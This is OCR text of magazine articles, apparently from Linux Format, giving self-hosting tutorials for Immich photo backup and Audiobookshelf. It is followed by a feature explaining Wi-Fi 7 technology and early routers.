You'll find yourself at the main web interface, ready to upload your first photo or video. Click the Upload button or drag your file(s) into the browser window and wait while they're uploaded before refreshing the page to see the files pop up. They're filed by date and clicking one shows it in full-screen with buttons across the top enabling you to view at full size, download back to your PC, view metadata, favourite the photo or delete it. Clicking the vertical ellipsis button on the right reveals more options, such as adding the photo to an album (or shared album), archiving it, setting it as your account profile picture and refreshing metadata and thumbnails.

Click the 'i' button to view its metadata, which is embedded in the file and should include the date and time the photo was taken as well as its filename, size and resolution. You may also see additional information – geocoordinates if the photo's location was recorded when it was taken, or the camera's make, model and photo settings, for example. You'll also see a description field, which can be edited if you wish to add one.

Upload from mobile

Immich offers apps for F-Droid, Android and iOS – just search the respective store for it. Once installed, launch

» EDIT PHOTO AND VIDEO METADATA

Immich works wonders with existing metadata, such as location information and date creation, when offering you ways of navigating your library, but it has no built-in capabilities of its own. This means it pays to use a tool such as *ExifTool* (**https://exiftool.org**) to manually edit each file's metadata before you upload it to *Immich.* If your file is already on the server, simply download it back to your PC, make your changes, and then upload it again (if necessary, delete the original file from the server first).


ExifTool is very powerful and not too hard to master, but if you'd rather not wrestle with a command-line app, try a third-party GUI like *jExifToolGUI* (**https://hvdwolf.github.io/jExifToolGUI**). Download the DEB package to your PC, then open a terminal, navigate to the directory containing the DEB file and issue the following command:

```
$ sudo dpkg -i jexiftoolgui-2.0.2.deb
```

You'll likely be met by an error about missing dependencies, which can be rectified with the following command:

```
$ sudo apt -f install
```

Once installed, drag a file or files into the program's left-hand pane. Use the tabs on the right to view current data and make changes – you'll find additional tabs enabling you to edit all kinds of data, including GPS and geotagging to help *Immich* correctly place the photo(s) on a map. Visit **https://hvdwolf.github.io/jExifToolGUI/manual** for a complete guide to using the program.



Immich is designed to look – and work – like your phone's existing cloud storage solution, without the subscription fees.

the app and you're prompted to enter the Server Endpoint URL – if you're happy to only use *Immich* while at home, you can simply enter **http://192.168.x.y:2283/api**, or if you'd like remote access, you need to jump through several additional hoops. The following assumes you're adding *Nginx Proxy Manager* to work on top of *Immich's* internal reverse proxy, and that you are managing containers using *Portainer*.


First, log into *Portainer* and click on Immich_proxy, then scroll down to the Connected Networks section and join it to the same bridge network *Nginx* is on, so it's connected to both that and its own internal immich_default network.

Open *Nginx Proxy Manager* and add a new proxy host pointing to your chosen domain or subdomain. Leave Scheme set to http, set Forward Hostname/IP to immich_proxy and Forward Port to 8080. After setting up your SSL certificate for secure remote access, click OK and verify the connection works in your web browser simply by browsing to your chosen subdomain or domain (such as **https://immich.domain.com**). Once verified, enter this URL into the Server Endpoint URL field in the mobile app, then log in as normal.

Give *Immich* the requisite permissions to all your photos and videos when prompted, and you'll find yourself at a similar-looking screen to the main web interface. Start by tapping the cloud backup button in the top right-hand corner, where you can select which albums to back up, then configure automatic foreground and background backing up, so you don't have to manually keep an eye on *Immich* while it transfers your media to the server (look for the handy Only While Charging option to restrict *Immich's* background uploads to when your mobile is connected to the mains). Once configured, click Start Backup and watch while *Immich* begins the process.

Manage your photos

As your collection grows (in real time, if you're backing up from your mobile), you'll see that photos are filed in date order. At some point you'll want to bring some order to this chaos, and that can be done in several ways. The simplest method is to file photos into albums using *Immich's* own tools. Click Albums on the left, then click Create Album to name your first album (and provide an optional description). Beneath this you'll see a Select Photos option. Note that photos can reside in more than one album.



Merge faces – Harriet Peers

Are these the same face?

They will be merged together

Immich offers built-in facial recognition, and you can merge entries to consolidate photos of a person young and old(er).

You can also tag special photos as favourites, or archive photos that you don't want to appear in the main feed (simply access them through the Archives shortcut under Library).

But *Immich* enables you to go further – click Explore and you'll discover it has built-in facial recognition and tagging options, too, as well as being able to organise photos by place. Let's start with facial tagging. Click View All next to People to see all detected faces, then click one to add a name to the face, plus verify all photos assigned to that face are correct (if any aren't, simply roll your mouse over the photo and remove the tick). If a person appears in this list twice, simply enter the same name again for the second instance, then merge the two together when prompted.

When browsing by place, click on a photo and you're shown its properties screen complete with a handy Place tag under Details, along with a map pinpointing where the photo was taken, which you can zoom right into to pinpoint the location exactly.

Sadly, as things stand, *Immich* has no capabilities for editing metadata such as date and location of photos – check out the box *(opposite)* for a way to fix this manually. Once you're set up, click Administration to further configure the server. You can create other users for family and friends, run jobs such as tagging objects and encoding thumbnails, plus access server stats.

Moving on

Immich is a fantastic self-hosting video and photos backup tool, but what about viewing your media? Both the web interface and mobile app enable you to browse, view and run slideshows, but if you want to go further and view your consolidated home media on the big screen, you need to revert to *Jellyfin.*

Once your photos are uploaded and organised, switch to *Jellyfin* and navigate to Server > Libraries under Dashboard. Click Add Media Library and choose Photos to set up a library pointing to the relevant user folder inside the folder you specified in the UPLOAD_LOCATION variable when setting up *Immich*.

»

Stream audiobooks from your server

Why pay for Audible when you can host your own collection?

One often overlooked component of a media server is audiobooks. In the past, we've recommended *Booksonic,* but in 2021 a new arrival quickly swept all before it to provide a serious alternative to Audible. *Audiobookshelf* (**www.audiobookshelf.org**) is your open source one-stop shop for self-hosted audiobooks and podcasts, and recent releases have even started to add support for ebooks as well.


You can install it through *Docker* or natively – simply follow the instructions at **www.audiobookshelf.org/docs/** for your chosen path. The native installation works out of the box, but if you wish to change any defaults – specifically which port it communicates on (13378 by default) – you need to edit the configuration file at **/etc/default/audiobookshelf**.

Should you be planning remote access through *Nginx Proxy Manager,* you'll need to set the scheme (http), forward path (your server's IP address) and port (13378 or whichever port you specify during setup), plus make sure you enable Websockets support.

Initial configuration

You should start by bringing all your audiobooks together in a single location – the box *(opposite page)* reveals where to source audiobooks and how to organise them on your server. If you plan to share your server with others (go to Settings > Users to set them up after installation), they may want to keep their own libraries separate, in which case add another layer of organisation to your folder structure, so it reads User > Author > Series > Title > files.

Navigate your audiobook collection


Audiobookshelf
PLAYING
https://audiobooks.support-pcs.co.uk/library/9bb215ac-cfcb-4ada-9d0a-0d68f1593b30/bookshelf?sort=media.metadata
audiobookshelf
Nick's library
Search...
Nick's library
Children
Toni's books
History eBooks
16 Books
Collapse Series
All
Title
Title
Author (First Last)
Author (Last, First)
Publish Year
Added At
Size
Duration
File Birthtime
File Modified
Home
Library
Series
Collections
Authors
Narrators
v2.3.3
docker
1
2
3
4
5
Highlander The Lesson
Trevor Baxendale
1:10:09
1.0X
15:07 / 22%
Highlander The Lesson - Part 6
-55:01


1 View your collection
Use this menu to switch between different views – Home is an overview, or select Library for a complete list by title.

2 Switch library
You can add multiple libraries – each one is self-contained and isolated from the others. Click here to switch.

3 Upload new content
You can add new content by copying it into the relevant library folder or by clicking this button to upload individual files.

4 Audiobook player
Stream an audiobook from your browser by clicking it, then use these playback controls – including an option to change speed.

5 Sleep timer
Need a soothing book to send you to sleep? Click the alarm clock to set a timer, after which playback pauses.



Media Type: Books


Library Name: Library Name

Metadata Provider: Google Books

Folders: /home/nick/Music/Audiobooks/

New folder path

Your first job after installing and logging into Audiobookshelf is to create your first audiobook library.



Audiobookshelf can also handle podcasts and ebooks – the latter is still in its infancy, but already well-formed.

Once in place, open *Audiobookshelf* in your browser by navigating to **http://192.168.x.y:13378** or **https://sub.domain.com** (substitute with your server's IP address or whichever domain you've configured to point to *Audiobookshelf*) and you should be presented with the Initial Server Setup screen. Verify the location of your config and metadata, then create your root user. It goes without saying that it's a good idea to choose a different username from the 'root' presented, so change this and then set up a suitable password before clicking Submit.

You're now presented with the login screen – log in and you find yourself at the main screen where you're invited to add your first library. You're prompted to set the media type (books or podcasts) and give your library a suitably descriptive name. Each library can be assigned one of six icons, and then you set a default metadata provider, which provides the necessary information to flesh out the library with information such as a description, narrator and year. Google Books is the default provider, but there are alternatives: Open Library (**https://openlibrary.org**), iTunes and various regional Audible databases.

Finally, click Browse For Folder if you're running *Audiobookshelf* in *Docker,* or click inside New Folder Path to enter the path manually if you installed it through the repository. You can add multiple folders to the same library if you wish, then work your way through the Settings and Schedule tabs before you click Create.

Scan and explore

Click the *Audiobookshelf* logo in the top-left to return to the library's main screen. You're told it's empty and invited to scan it – before doing so, click Configure Scanner to tweak the scanner settings (for example, to choose an alternative cover image provider). Once done, click Scan Library and wait for the contents of the folder to be added to your audiobook library.

The initial scan should add a rich array of info – author, title, description, narrator and more – but if there are any missing elements, roll your mouse over a book's cover art and click the pencil icon in the top-right to open a Details pane with information in multiple tabs that you can view, amend and add to if required.

One shortcut to adding missing info is to switch to the Match tab to view current matches and try to find others using a different search engine or search terms. If you find the right match, click it, then choose what to include, make edits, then click Submit to use it.

The annotated screenshot reveals how to navigate the main web interface once you've got your first audiobooks imported, and now is also a good time to install the free mobile app on Android and iOS (you'll find links at **www.audiobookshelf.org**). It's incredibly easy to use, and closely mirrors the web interface. LXF

» GET AUDIOBOOKS

Wondering how to populate your audiobook server with great reads? You have three main sources. First, if you have an existing Audible collection, you need to download and convert your audiobooks into MP3 format using a tool like *OpenAudible* (£19.95, **https://openaudible.org**). Second, there are free sources of public domain audiobooks – mostly out-of-copyright classics – like LibriVox (**https://librivox.org**) and Project Gutenberg (**www.gutenberg.org**).

The final option is to rip your own purchased audiobook CDs. One word of warning – books are often chopped into lots of short tracks, which can result in lots of files. That's not a problem for *Audiobookshelf,* but if you'd prefer to keep things simple (such as one file per CD or chapter), you need a solution that stitches multiple tracks together, like *Fre:ac* (**https://freac.org**). To make this work, when ripping your disc, select the tracks you wish to combine and tick Encode To Single File before clicking the Encode button.

While you can manually tag your files if you wish, *Audiobookshelf* can do the hard work for you – including obtaining cover art. All you need to do is make sure your files are organised correctly, adhering to the following basic folder structure:

Author > Series > Title > files

The Author folder supports various naming types, from First Last (such as Stephen King) to Last, First (King, Stephen), and Title folders can be named various ways, too – go to **www.audiobookshelf.org/docs** and select Directory Structure under Books for details.

Next-gen Wi-Fi

Another new wireless technology, already? **Darien Graham-Smith** looks ahead to the seventh generation of the IEEE networking standard.

If you're not ready for Wi-Fi 7, that's understandable. Most of us haven't caught up with Wi-Fi 6E yet, which only hit the mainstream around 2020 while we were distracted by other issues. Strictly speaking, though, Wi-Fi 6E wasn't a new standard. While it introduced support for wireless networking in the 6GHz frequency range, it's otherwise based on the same 802.11ax spec as Wi-Fi 6. It could have been called Wi-Fi 6.1.

So it's getting on for four years since the last major Wi-Fi update – which is about par for the course. From the original 802.11b release in 1999 onwards, each generation has reigned for between four and six years, before being replaced by something smarter and faster. Wi-Fi 6 was adopted in 2019, and Wi-Fi 7 is due to be finalised in 2024 – so it fits the pattern perfectly.

That doesn't mean you'll necessarily have to wait until next year to move up to Wi-Fi 7. The core features and technologies are already firmly defined, allowing manufacturers to build and release Wi-Fi 7 hardware well ahead of the final sign-off. Indeed, as we'll discuss, you can already buy a handful of Wi-Fi 7 devices.

That's how it goes in the world of Wi-Fi: 802.11n and 802.11ac routers were widely available long before the standards had been finalised. Indeed, while Wi-Fi 6 was released in 2019, the standard wasn't fully signed off until February 2021 – 16 months after we'd tried our first Wi-Fi 6 router, the Asus RT-AX88U.

QAM jam

Wi-Fi 7 uses the same OFDMA technology as Wi-Fi 6, which divides up the airwaves according to demand (and the router's QoS rules), so that multiple devices can smoothly share the available bandwidth.

However, each 'slot' in a Wi-Fi 7 connection carries more data than before, thanks to the use of higher-


CREDIT: Rawpixel Ltd/iStock/Getty Images Plus

TIMELINE: The when and where of Wi-Fi

1999: 802.11b
The first mainstream Wi-Fi standard, 802.11b operated exclusively on the 2.4GHz band. It offered connection speeds of up to 11Mbits/sec, and could work on any of 13 user-selectable 20MHz channels to avoid interference. The companion 802.11a standard used the faster 5GHz frequency range and better encoding, but licensing delays and higher manufacturing costs meant it never caught on.

2003: 802.11g
The first major Wi-Fi upgrade used the same 13 channels as 802.11b, while raising the maximum data rate to 54Mbits/sec. As would become the norm, the specification was designed for backwards compatibility with older devices – but if a single 802.11b client was connected to an 802.11g network, it slowed the connection down for everyone.

» QAM! BAM! THANK YOU MA'AM!



Moving from binary modulation to quad modulation, then adding amplitude modulation takes us from encoding a single binary digit to four binary digits and a total of 16-QAM.

Wireless networks use radio waves to transmit digital data. How quickly the waves oscillate – 2.4GHz, 5GHz or 6GHz – underlines the overall speed. You add channels, which are blocks of wavelengths within those frequency ranges. But how does digital data get encoded on to radio waves?

It takes the form of a type of modulation – a system where the waveform is altered in a way so the data can be retrieved at the receiving end. The industry uses Quadrature Amplitude Modulation (QAM) – yay, we know some of those words!

You can see a traditionally drawn sine wave with some numbered dots on it *(above left)*. Alongside this is a polar coordinate chart (a circular plot) representation of the same sine wave. This plots a full cycle of the wavelength around the 360 degrees of a circle, and you can see where the path tracks through.

Let's send some data: if you receive a waveform of 0 to 180 degrees, that's a 0, but if it's shifted to 180 to 360 degrees, it's a 1. What we've just invented is Binary Phase Shift Keying (BPSK): shift the phase 180 degrees and you change the value. On a polar chart, you'll see this gives a huge margin of error, making it very robust, and it's the base modulation scheme for 802.11a/g/n/ac.

The next step is to say why not encode a number for every 90 degrees of a phase shift? This is Quadrature Phase Shift Keying (QPSK) and it lets you encode two bits and twice the amount of data in the same amount of wavelength, but halves the margin of error.

This is where QAM steps in, which modulates not just the phase but also the amplitude (size) of the wave. In the 16-QAM polar diagram *(above)*, we have two bits per quadrant, enabling us to encode four bits (16 decimal) per wavelength frame, but with the margin of error now a quarter of the size. This is called 16-QAM, and if you think this is impressive, 802.11a supported 64-QAM back in 1999, and 802.11ac supports 256-QAM. QAM is a sliding system; as noise in the signal increases, the router will fall back from 256-QAM to 64-QAM, then 16-QAM, 4-QAM (QPSK) and eventually BPSK, reducing the data rate but increasing reliability. Wi-Fi 7 will boost this to 4,096-QAM!

order QAM – quadrature amplitude modulation. This is a technique used to encode data in a radio signal by adjusting the amplitude and phase of a pair of carrier waves. Different combinations create different wave patterns, used to represent different binary values.

Since the radio waves themselves are analogue, the number of values that can be represented is effectively infinite – the only limitation is how precisely the radio transceiver can modulate and decode the waves. Wi-Fi 5 used a 256-QAM system, where each wave pattern encoded eight bits of data, while Wi-Fi 6 increased this to 1,024-QAM, supporting 10 bits of data. The latest Wi-Fi 7 standard further boosts this to 4K-QAM, meaning that the same radio patterns that used to convey eight or 10 bits of data can now carry 12.

Wi-Fi 7 also brings upgraded MIMO capabilities, enabling devices to communicate using up to 16 antennae at once – twice as many as Wi-Fi 6. In practice, we doubt you'll see a 16x16 MIMO connection. Multiplexing pushes up the cost and complexity of the design considerably, which is why consumer Wi-Fi 6 and 6E devices rarely go beyond 2x2 MIMO.

Double lanes


Wi-Fi 6 and 6E benefit from fat 160MHz channels, twice as wide as those specified in the previous Wi-Fi 5

2008: Wi-Fi 4 (802.11n)
The 802.11n standard was the first to use QAM and to bring 5GHz networking into the mainstream – although dual-band support was optional. Other innovations included 40MHz channels and MIMO for downlink connections; in theory, these enabled 802.11n to hit download speeds of 600Mbits/sec, although most consumer routers topped out at 300Mbits/sec. In 2018, 802.11n was officially rebranded as Wi-Fi 4.

2014: Wi-Fi 5 (802.11ac)
The adoption of 5GHz networking was slow in the 802.11n era, so the next version of the standard made support mandatory for all clients and gateways. It also defined a new 80MHz channel width, and 256-QAM encoding – a big step up from the 64-QAM used in the previous generation. This enabled connection speeds of up to 867Mbits/sec per stream, or as much as 2.6Gbits/sec for a single client using 3x3 MIMO.

»

Jumping to 6GHz (actually 7GHz in the USA) increases the available channels, and reduces interference for a total available bandwidth of 33Gb/s – but not to a single device.



standard. Wi-Fi 7 doubles this again, with the maximum supported channel size going up to 320MHz. That increases the nominal data rate from 1.2Gbits/sec to 2.4Gbits/sec per stream.

This benefit doesn't apply on every radio band. There simply isn't enough contiguous spectrum available within the 2.4GHz or 5GHz frequency ranges to accommodate such an enormous data channel.

However, the 6GHz band (as licensed in Europe) offers a broad frequency range, stretching from 5.955GHz to 6.415GHz. Wi-Fi 6E can only use a single 160MHz chunk of that spectrum, but with Wi-Fi 7, there's enough space for a full-width 320MHz channel – plus a second, non-overlapping 160MHz channel alongside it, should you want to run a second network. In the United States, the available frequencies go all the way up to 7.115GHz, allowing three 320MHz channels to coexist without interference, and Ofcom is currently considering whether to permit a similar expansion in the UK. An announcement is expected at the forthcoming World Radiocommunications Conference in November.

This is how Netgear envisages us all using its Nighthawk RS700.

To get the best performance from these ultra-wide channels, Wi-Fi 7 uses preamble puncturing, which allows the router to selectively avoid transmitting on specific frequencies within the 320MHz channel where interference is detected. This was optional in Wi-Fi 6, but on next-gen networks it'll be de rigueur.

Multi-band madness

We've mentioned that Wi-Fi 7 devices can use MIMO to communicate across 16 antennae at once. However, that only works on a single radio band. Wi-Fi 7 also introduces a new feature called Multi-Link Operation, or MLO. This means devices can establish multiple simultaneous connections to the router across combinations of the 2.4GHz, 5GHz and 6GHz ranges.

It's a revolutionary enhancement. Multiple radio bands have been supported since 802.11n, but until now, each device has had to connect to the router on a single nominated band. The ability to aggregate two or three links together enables bandwidth to be multiplied up at a stroke.

In addition to increasing throughput, Multi-Link Operation can provide more reliable wireless connections; using traffic analysis and QoS rules, the router can spot interference, calculate priorities, and decide which frequencies to use for communicating with different clients.

Gigabit slow

Most people's wireless networks can already go faster than their internet connection. There's nothing wrong with that – if it were the other way round, you'd be paying your ISP for bandwidth you couldn't use. But

TIMELINE: The when and where of Wi-Fi *(continued)*

2016: Wi-Fi 5 (802.11ac) Wave 2
A few years after the initial rollout of Wi-Fi 5, the Wi-Fi Alliance unveiled Wave 2, for Wi-Fi 5 devices that supported a range of enhanced technologies. These included a 160MHz channel width, and an increase in the maximum MIMO configuration from 3x3 to 4x4. Download speeds up to 6.8Gbits/sec were theoretically attainable, and Wave 2 also introduced MU-MIMO, allowing multiple devices to enjoy MIMO connections at once.

2019: Wi-Fi 6 (802.11ax)
As our homes became increasingly connected and networks grew increasingly congested, Wi-Fi 6 brought a new airtime-sharing system called OFDMA, which allowed multiple devices to interoperate simultaneously with minimal interference. QAM capabilities were upped to 1,024-QAM, and MIMO support was expanded to 8x8, for maximum connection speeds of 9.6Gbits/sec. Wi-Fi 6 also brought uplink MIMO, enabling faster uploads.

» I WANT MY WI-FI 7!

As with all Wi-Fi standards, Wi-Fi 7 devices can connect to older networks, but if you want the best performance, you need a matching router – and the first Wi-Fi 7 models on the market are going to be pretty pricey.

One example is Netgear's Nighthawk RS700, due to launch late September 2023. This distinctive upright router promises a total throughput of up to 19Gbits/sec, with 4x4 MIMO across the 2.4GHz, 5GHz and 6GHz radio bands. It also includes 10Gbits/sec Ethernet ports for both WAN and LAN ports, to support next-generation internet connections and high-speed wired clients. The US RRP is $699.99, which will probably translate to a similar number of UK pounds in the UK.

If that doesn't appeal, TP-Link has announced no fewer than four Wi-Fi 7 routers, alongside three mesh systems. The lead product is the Archer BE900, an imposing device that matches the Netgear's $699.99 price tag but boasts a cool touchscreen and a faster all-bands speed rating of 24Gbits/sec – achieved by adding a second 5GHz radio, which means previous-generation devices won't interfere with full-bandwidth MLO connections. There are also cheaper tri-band BE800 and BE550 variants, plus a gamer-focused Archer GE800, but pricing for these hasn't yet been revealed.

On the mesh front, the star of the show is the TP-Link Deco BE95, which offers a massive total bandwidth of 33Gbits/sec, including twin 6GHz radios rated at 11.5Gbits/sec each. Without a doubt, it'll be far faster than any mesh we've previously tested – the current titleholder is the Wi-Fi 6E-powered Netgear Orbi RBK963E, which offers an aggregate connection speed of 10.8Gbits/sec across its four radios. It's also one of the most expensive systems we've seen, launching at $1,199 for two units. As with the Archer, there are cheaper alternatives – the BE65 and BE85 are rated at 11Gbits/sec and 22Gbits/sec respectively, with pricing and release dates yet to be confirmed.

Finally, Asus has also thrown its hat into the ring, with two initial Wi-Fi 7 offerings. The RT-BE96U matches the Netgear's 19Gbits/sec speed rating and its twin 10GbE ports, while the gaming-oriented ROG Rapture GT-BE98 adds a second 5GHz radio, similar to the TP-Link Archer BE900. Currently there's no release date or pricing for these routers, but watch this space.

you might well be wondering, therefore, what the point is in introducing even faster wireless.

One answer is that internet connections keep on getting faster. In the labs, we've found that the latest Wi-Fi 6E routers transfer data at between 500 and 800Mbits/sec at short range, falling to 250Mbits/sec in other rooms. In the next few years, as gigabit and multi-gigabit broadband lines become cheaper and more widely available, a growing number of households will find that a Wi-Fi 6 router holds them back.

Remember, too, that not all networking involves the internet. Our homes contain a growing number of smart appliances, which are continually talking to hubs and to one another. And while we're storing more and more data in the cloud, domestic NAS systems remain popular for convenient shared storage and bulk archival. The huge bandwidth of Wi-Fi 7 can keep all this data flowing swiftly.

There's another factor to consider, too. Wi-Fi 7 doesn't aim only for faster transfers, but also for lower latency. That means it's ready for the incoming age of game streaming and extended reality – applications that demand a near-instant response to user input.

It's hard to put a figure on the benefit compared to earlier Wi-Fi standards, because real-world latency depends enormously on the specific environment. What we can say is that a typical latency of around 10ms has been suggested for Wi-Fi 7, potentially falling as low as 1ms with the right hardware and a strong signal. To put that into context, Nvidia's cloud-based GeForce NOW gaming service recommends a latency of 40ms or less for an optimal experience – suggesting that any lag from your Wi-Fi 7 router should be unnoticeable. Though the latency of your internet connection might be another story, of course…

The TP-Link Archer BE900 offers 10Gb/s Ethernet linked to 24Gb/s Wi-Fi 7 for maximum throughput.

Wi-Fi 7 is already in the building

If you're eager to get your mitts on a device with a shiny Wi-Fi 7 logo, you don't need to wait until next year. Broadcom has been shipping fully featured Wi-Fi 7 chipsets to device manufacturers since April 2022, and both Qualcomm and MediaTek are now offering their own Wi-Fi 7 solutions.

